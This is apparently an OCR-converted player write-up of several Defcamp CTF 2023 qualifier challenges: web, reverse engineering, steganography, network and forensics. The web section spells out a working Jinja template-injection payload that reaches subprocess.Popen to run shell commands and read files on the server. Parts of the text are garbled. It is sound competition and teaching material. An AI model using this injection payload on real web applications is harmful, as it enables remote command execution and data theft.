Defcamp CTF QUALS 2023

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1. Forty-nine - web

DESCRIPTION

We have a random fact generator that might have some problems sanitizing the input. It may not be as simple as 7*7.

Flag format: CTF{sha256}

The fact that "may not be as simple as 7*7" gave me the idea that it might be a server-side template injection (SSTI)

If we tried {{ 7*7 }} on the input we get

Welcome to ChatSRFG							
Simple Random Facts Generator, not really a chatbot.							
Talk to them: {{ 7*7 }}	Submit						
Sorry, I do not understand Attack detected!.							

But what if we change that to {% 7*7 %}?

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

:(

Let's try to wrap the command with a print statement:

omipie Random i dots conclutor, not reany a enation.					
Talk to them:	{% print(7*7) %}	Submit			
Sorry, I do not understand 49.					

Nice!

Now in order to get the flag we must find a way to execute some commands.

Let's try {% print(dict['class']['mro']()[1].__subclasses__()) %}




We can see that we have the subprocess.Popen() command available:

induccoder>, <class 'werkzeug.sansio.muitipart.muitipart.muitipart.moder>, <class 'mportiib._abc.Loader>, <class 'pkg <class 'werkzeug.wsgi.FileWrapper'>, <class 'werkzeug.wsgi._RangeWrapper'>, <class 'werkzeug.formparser.Filequest'>, <class 'werkzeug.sansio.response.Response'>, <class 'werkzeug.wrappers.response.ResponseStree lass 'werkzeug.local.LocalManager'>, <class 'werkzeug.local._ProxyLeckup'>, <class 'decimal.Decimal'>, <class ocess.CompletedProcess'>, <class 'subprocess.Popen'>, <class 'platform._Processor'>, <class 'uid.UUID'>, <class 'click._compat._AtomicFile'>, <class 'click.utils.LazyFile'>, <class 'click.utils.KeepOpenFile'>, <class 'click.utils.KeepOpenFile'>, <class 'click.utils.Compat._AtomicFile'>, <class 'click.parser.OptionParser'>, <class 'click.formatting.HelpFormatter'>, <class 'closs 'click.gorner'>, <class 'difflib.BequenceMatcher'>, <class 'difflib.Differ'>, <class 'difflib.HtmlDiff'>, <class 'pprint._se

Let's try to use it and run the 'ls' command:

{% print(dict ['class']['mro']()[1].__subclasses__()[367]('ls',shell=True,stdout=-1).communicate()) %}



Flag.txt <3

Now we just change 'ls' to 'cat flag.txt':

 $\{\%\ print(dict\ ['class']['mro']()[1]._subclasses_()[367]('cat\ flag.txt',shell=True,stdout=-1).communicate())\ \%\}$



And we got the flag:

CTF{f1cb7344129bcc51480407f1f381cb994c155194fdde34b827cc48c9f4d3040e}

2. xmisp - reverse engineering

DESCRIPTION

It's MIPS or MISP i dont know.

Flag format: CTF{sha256}

Since it's a reverse challenge I've opened the binary in Ghidra.

***** CONTINUATION ON THE NEXT PAGE *****

Here's the main function:

```
Decompile: main - (xmisp)
                                                                     undefined4 local 20;
   undefined4 local lc;
   undefined4 local 18;
   undefined4 local 14;
   undefined4 local 10;
   int local c;
   memcpy(acStack112,"If You see this you can decode the flag.txt", 0x2c);
   local 44 = 0;
   local 40 = 0;
   local 3c = 0;
   local 38 = 0;
   local 34 = 0;
   local 30 = 0;
   local 2c = 0;
   local 24 = 0;
   local 20 = 0;
   local 1c = 0;
   local 18 = 0;
   local 14 = 0;
   local 10 = 0;
   sVarl = strcspn(acStack112, "\n");
   acStack112[sVar1] = '\0';
   encrypt (acStack112, 0x55);
   printf("Encrypted string: %s\n",acStack112);
   if (local_c != __stack_chk_guard) {
     stack chk fail();
```

Since we also got a flag.enc it's pretty obvious that we need to understand the encrypt function in order to decrypt the flag

encrypt function:

The encryption algorithm is:

```
__block[local_10] = __block[local_10] ^ (byte)__edflag ^ in_a2 ^ in_a3 ^ in_stack_00000013 ^ in_stack_00000017 ^ in_stack_0000001b ^ in_stack_0000001f ^ in_stack_00000023 ^ in_stack_00000027 ^ in_stack_0000002b ^ in_stack_0000002f ^ in_stack_00000033;
```

So we have a XOR encryption with <u>__edflag = 0x55</u> since we saw that the function <u>encrypt()</u> is called with <u>0x55</u> as second parameter. Now we just need to figure out the rest <u>U</u>

We can see that all variables are onto the stack so we can see in asm what values are pushed on the stack before calling encrypt().

. F K	∦ Β -	(4) ¥3	KO (M	🗸 🖺 🛭 🖺	
ing: xmisp)				<u> </u>
	004009dc	24 02	2 00	li	v0,0x89
		89			
			2 00	sw	v0,local_8c(sp)
		24			0.000
			2 00	li	v0,0x20
		20	2 00	sw	v0,local_90(sp)
		20		SW	vo, 100a1_90(Sp)
			2 00	li	v0,0x25
		25			
		af a	2 00	sw	v0,local_94(sp)
		lc			
			2 00	li	v0,0x23
		23			
		af a.	2 00	SW	v0,local_98(sp)
			2 00	li	v0,0xal
		al	- 00		vo, onai
		af a	2 00	sw	v0,local_9c(sp)
		14			
		24 0	2 00	li	v0,0x10
		10			
			2 00	SW	v0,local_a0(sp)
		10	7 00	1.2	-2 0.50
		58	/ 00	li	a3,0x58
	00400a10		5 00	li	a2,0x45
		45			
		24 0	5 00	li	al,0x55
		55			
			20	or	a0,v1,zero
		25			
	00400alc	0c 10	0 01	jal	encrypt

And so on....

Made a python script that decrypts the flag:

```
E:\ctf\dctf
λ python xor.py
ER@}>062eb6d1bbb36031>6c2522?gg1gcgebd657053>b15434342b26`g3e3`e3>7?{
CTF{8604cd0b7ddd5065780e43449aa7aeacdb0316358d73252524d40fa5c5fc5819}
```

FLAG: CTF{8604cd0b7ddd5065780e43449aa7aeacdb0316358d73252524d40fa5c5fc5819}

!!!! TRICK !!!!!:

Since it's a XOR encryption we might not need to reverse the entire file and get the values of the variables.

Since XOR is a symmetric encryption and we know that the flag is starting with "CTF{" we can XOR the "CTF{" string with the first four bytes of the encryption.

```
str1 = "ER@}"
str2 = "CTF{"

for x in range(0, len(str1)):
    print (hex(ord(str1[x]) ^ ord(str2[x]) ))
```

Running this code we see that we get *0x6* four times (since we xored the first 4 bytes). Now we know that the **decryption key** is *0x6*.

3. morse-music - Stegano / Crypto


DESCRIPTION

You might need to cross listen the message within the morse code.

Flag format: CTF{sha256}

For this challenge we get a .wav file and we can hear a message in morse code.

I've used https://morsecode.world/international/decoder/audio-decoder-adaptive.html in order to decode the message faster and I got this message:



MESSSAGE: DIDYOUKNOWTHATTHISISNOTABOUTTHEMORSECODE?ITISA BOUTTHESPECTROGRAMONLYTHATTHEPASSWORDISUHR3V8203RJD

DID YOU KNOW THAT THIS IS NOT ABOUT THE MORSE CODE? IT IS ABOUT THE SPECTROGRAM ONLY THAT THE PASSWORD IS UHR3V8203RJD

Ok...so we got a password (probably for decrypting something). But first let's see the spectrogram of the wav file (I've used Sonic Visualiser for this):



We got a QR code that gave us the following message:

Njw0SGcLVwJVZ358MC0xBmUMClMKanlzZSpnAjVeBgVRMX0lYyliA2RaB1UDY3ghMHw0UGUPAQAHN ysnNClmAjMPA1VO

So now we have a message and a password. Probably we need to decrypt the message with that password but HOW?

That password is too small for being an AES key...

After re-reading the description of the challenge I saw a hint:

You might need to **cross** listen the message within the morse code.

The "cross" word. Cross is usually abbreviated as X (XSS = Cross site scripting). Now that X kinda tells me that the encryption is XOR :

I've tried to XOR that message with the password but no result -> Got only junk $\stackrel{\smile}{\sim}$.

Then I realized something about the message. The message

Njw0SGcLVwJVZ358MC0xBmUMClMKanlzZSpnAjVeBgVRMX0lYyliA2RaB1UDY3ghMHw0UGUPAQAHN

ysnNClmAjMPA1VO contains only human readable characters so what if we decode it with base64
and then we XOR it with the password?

```
E:\ct+\dct+
λ python morse.py
ctf{13e2f548eec5348c98370b51cf45bc7a6a002b5e012ee4fc37304eacaa41e71e}
```

NOICE!

FLAG: ctf{13e2f548eec5348c98370b51cf45bc7a6a002b5e012ee4fc37304eacaa41e71e}

4. red-handed - Network

DESCRIPTION

Someone has connected to my network and its trying to hack me.


Find the flag. Flag format CTF{sha256}

For this challenge we got a chall pcap file. Let's run a binwalk on it maybe it gives us some info:

```
(maco⊕DESKTOP-LJHITSC)-[/mnt/e/ctf/dctf]
 -$ binwalk chall.pcap
DECIMAL
                HEXADECIMAL
                                   DESCRIPTION
                                   PNG image, 1621 x 48, 8-bit/color RGBA, non-interlaced PNG image, 1621 x 48, 8-bit/color RGBA, non-interlaced
2167445
                0x211295
2185337
                0x215879
2194355
                0x217BB3
                                   PNG image, 1621 x 48, 8-bit/color RGBA, non-interlaced
2249694
                0x2253DE
                                   PNG image, 1621 x 48, 8-bit/color RGBA, non-interlaced
```

We can see that the pcap contains some PNG files in it.

So let's open it in Wireshark and search for PNG string in the packets' bytes 🙂



We can see the PNG header. We see that those packets represent some bluetooth traffic and we also see that those packets differ a bit (Start SDU, Continuation SDU and End SDU) We also see the *flag.png* string in the packet that contain the PNG header.

Now all we need to do is dump the packets' bytes that represent the PNG, delete some bytes that are associated with the packet and not the PNG file and then concatenate all of them.

In order to dump a packet we use Ctrl + Shift + X (File -> Export packet bytes...) shortcut and save the packet's bytes in a bin file.

For Start SDU packets:

```
00000000: f7 03 52 00 02 41 95 1f 02 1f 95 cb 00 00 00 01
                                                         V.R..A....
00000010: 97 01 01 00 15 00 66 00 6c 00 61 00 67 00 2e 00
                                                         .....f.l.a.g...
00000020: 70 00 6e 00 67 00 00 c3 00 00 62 e9 48 1f 71 89
                                                         p.n.g....b.H.q.
00000030: 50 4e 47 0d 0a 1a 0a 00 00 0d 49 48 44 52 00
                                                         PNG.....IHDR.
00000040: 00 06 55 00 00 00 30 08 06 00 00 00 88 79 fc f0
                                                         ..U...0....y..
00000050: 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 20
                                                         ....sRGB.....
                                                         .IDATx^...v]5?.
00000060: 00 49 44 41 54 78 5e ed dd 09 fc 76 5d 35 3f fe
00000070: 2b 43 a1 32 26 43 86 28 91 32 54 48 83 28 4a 4a
                                                         +C.2&C.(.2TH.(JJ
00000080: f3 28 29 49 25 89 3c 8f 27 a4 94 28 34 cf 51 68
                                                         .()I%.<.'..(4.Qh
00000090: 8e 4a 83 07 99 42 86 42 11 52 86 12 ca 3c 54 8a
                                                         .J. .. B.B.R...<T.
000000a0: 90 a4 ff eb 7d fd ac ef 7f dd fb 39 c3 3e e7 3a
                                                         000000b0: e7 dc d7 7d 3f 7b bd 5e f7 ab 9e ef 75 ce 3e fb
                                                         ...}?{.^...u.>.
000000c0: ac b3 f7 da 6b ad cf 1a 2e f2 be f7 bd ef
                                                         000000d0: 46 47 cl 01 9f e2 79 cf 7b de ee 39 cf 79 ce ee
                                                         FG....v.{..9.v..
000000000 Of fe e0 Of 76 6f 7b db db 76
                                         74
```

We know that the PNG magic is 0x89 0x50 0x4e 0x47 (highlighted in the picture) so we need to delete the first 0x2e bytes from every Start SDU packet.

For Continuation SDU packets:

```
[Disconnect in frame: 13325]
     [Service: OBEX Object Push (0x1105)]
    Control: Continuation reqseq:1 r:0 txseq:2
       11.. .... = Segmentation and reassembly: Continuation (0x3)
         00 0001
                            = RegSen: 1
0000 02 00 01 f9 03 f5 03 52
                               00 04 c1 d6 67 ed 7f cf
                                                          ····R ·<mark>···</mark>·g···
3010 f4 57 7f f5 57 bb 4f f9 94 4f a9 9a ec 12 17 c9
                                                          ·W··W·O· ·O·····
3020 44 f8 81 1f f8 81 dd b3 9f fd ec dd d7 7c cd d7
                                                          D.........
                                                          ,1d··@·/ ··/····
1030 2c 31 64 e7 18 40 85 2f fc c2 2f ac 1e ff db be
     ed db 76 8f 7c e4 23 f7
                              d7 7f c0 07 7c c0 9e c7
                                                          ··v· | ·#- ···- | ···
3050 57 bd ea 55 ab ef 3f a6 0b 6f 7e f3 9b ef 7e ea
                                                          M · · U · · ? · · · o ~ · · · ~ ·
                                                          ·~·dJSA· k··/}··E
1060 a7 7e ea 64 4a 53 41 15 6b e9 a5 2f 7d e9 ee 45
3070 2f 7a d1 9e 0f 7f f7 77 7f b7 3f a4 3e f4 43 3f
                                                          /z····w ··?·>·C?
                                                          t/..LW.. .....
1080 74 2f 9c 80 4c 57 b8 c2 15 f6 91 11 9f fd d9 9f
3090 bd 17 50 d6 de 18 39 f0 ae 75 ad 6b ed 41 14 08
                                                          · · P · · · 9 · · u · k · A · ·
                                                          ·L.....
30a0 a4 4c 95 8f fd d8 8f dd 11 80 b7 bf fd ed f7 11
                                                          ^SA · · < · · · s · · · ! · · ·
     5e 53 41 15 f3 3c e7 9c
                               73 f6 08 e7 21 11 09 b2
30c0 94 44 7e 40 af 5f f1 8a
                              57 ec fe f6 6f ff 76 8f
                                                          ·D~@·_·· W···o·v·
                                                          1{ · · · · · · q · · · - nq ·
30d0 6c 7b af 8f fb b8 8f db
                              71 ce e3 eb 2d 6e 71 8b
                                                          ···u··W· ··,#·y··
10e0 dd a5 2e 75 a9 b1 57 9d f5 bb 2c 23 fc 79 d5 ab
30f0 5e b5 bf ff 18 14 24 e0 d7 8f ff f8 8f ef bf 8d
                                                          ^....$. ......
Control field (htl2can control) 2 huton
```

We can see that the 0x4 0xc1 bytes are from the packet so we need to delete the first 6 bytes from every Continuation SDU packets (since the bytes 0x02 0x00 0x01 0xf9 0x03 won't be dumped by the Export packet bytes... function)

For End SDU packets:

Same as Continuation SDU packets. We need to delete the first 6 bytes.

NOW before we concatenate the results we also need to delete the last 2 bytes from every packet (Start, Continuation and End SDU) since the last 2 bytes represent the FCS field of the packet and therefore those bytes are not from the PNG.

NOW we can concatenate all those results and get flag.png: $CTF\{ad6f194e96b6538168c95423b234cc0604e716d22287e16554f43d4a3e8fb989\}$

FLAG: CTF{ad6f194e96b6538168c95423b234cc0604e716d22287e16554f43d4a3e8fb989}

5. Awesome-One - Reverse engineering (Thanks Ioana for helping me with this challenge (**)

DESCRIPTION

One would simply want to be with the rest.

NOTE: The format of the flag is CTF{}, for example: CTF{foobar}. The flag must be submitted in full, including the CTF and curly bracket parts.

For this one I've used the similar trick with "CTF{" XOR ENCRYPTED_FLAG and saw that the key is 0x45. Also, if you open the binary in ghidra you will see a XOR instruction with strlen(enc_flag) as one of the parameter. And strlen(enc_flag) is 0x45.

NOTE: If you look at this binary in Ghidra you will see something like result |= password[i] ^ strlen(password) ^ strlen(enc_flag). Since it's a XOR encryption strlen(password) == strlen(enc_flag) so strlen(password) ^ strlen(enc_flag) = 0. So we need to pass strlen(enc_flag) NULLS as password to bypass the check ... And even if we do that, I couldn't see a printf(flag) or something similar...

E:\ctf\dctf\ctf λ python src2.py CTF{fc3a41a577ff10786a2fdbfcad18ef47ea78d426a47d097a49e3803f7e9c0e96}

FLAG: CTF{fc3a41a577ff10786a2fdbfcad18ef47ea78d426a47d097a49e3803f7e9c0e96}

6. Combination - Reverse engineering (Thanks Ioana for helping me with this challenge \bigcirc)

DESCRIPTION

There are not that many combinations one can do here.

NOTE: The format of the flag is CTF{}, for example: CTF{foobar}. The flag must be submitted in full, including the CTF and curly bracket parts.

Since it's a reverse challenge let's open the binary in Ghidra.

***** CONTINUATION ON THE NEXT PAGE *****

Main() function:

```
int iVarl;
ssize t Var2;
long in FS_OFFSET;
char *var389534;
local 10 = *(long *)(in FS OFFSET + 0x28);
var498324 = 0;
Var2 = getline(&var389534,(size t *)&var498324,stdin);
var498324 = (int)_Var2;
var389534[(long)var498324 + -1] = '\0';
iVarl = validator((long)var389534);
if (iVarl == 1) {
if (local 10 != *(long *)(in FS OFFSET + 0x28)) {
```

We see a call to validator() function so let's reverse that function.

***** CONTINUATION ON THE NEXT PAGE *****

validator() function:

```
int validator(long param_1)

{
   int varl;
   int var2341;

var2341 = 0;
   while( true ) {
      if (0xld < var2341) {
        return 1;
      }
      if ((int8_t (*) [4]) (long)*(char *) (param_1 + var2341) != verify[var2341 * 9]) break;
      var2341 = var2341 + 1;
   }
   return -1;
}</pre>
```

We see that the flag is in the verify array. We just need to multiply the index with 9. Meaning that first character is at index 0, the second one is at 9, the third one at 18 and so on....

```
E:\ctf\dctf\ctf
λ python src.py
CTF{fe402183ea30417f5d333b40c22d9b26c1aebed4} Ñμαα
```


FLAG: CTF{fe402183ea30417f5d333b40c22d9b26c1aebed4}

7. log-forensics - Forensics

DESCRIPTION

We know for sure that an attacker attempted to dump the users' passwords on the targeted system. Using your favorite text editor or Terminal commands please help us find answers to the following questions.

Here we've got a zip containing some logs and we needed to answer to some questions. Mostly I've used grep and google \bigcirc .



8. who-done-it - Forensics

DESCRIPTION

We might have an insider threat in our company. Help us to clarify this unconfortable situation.

Similar with log-forensics.

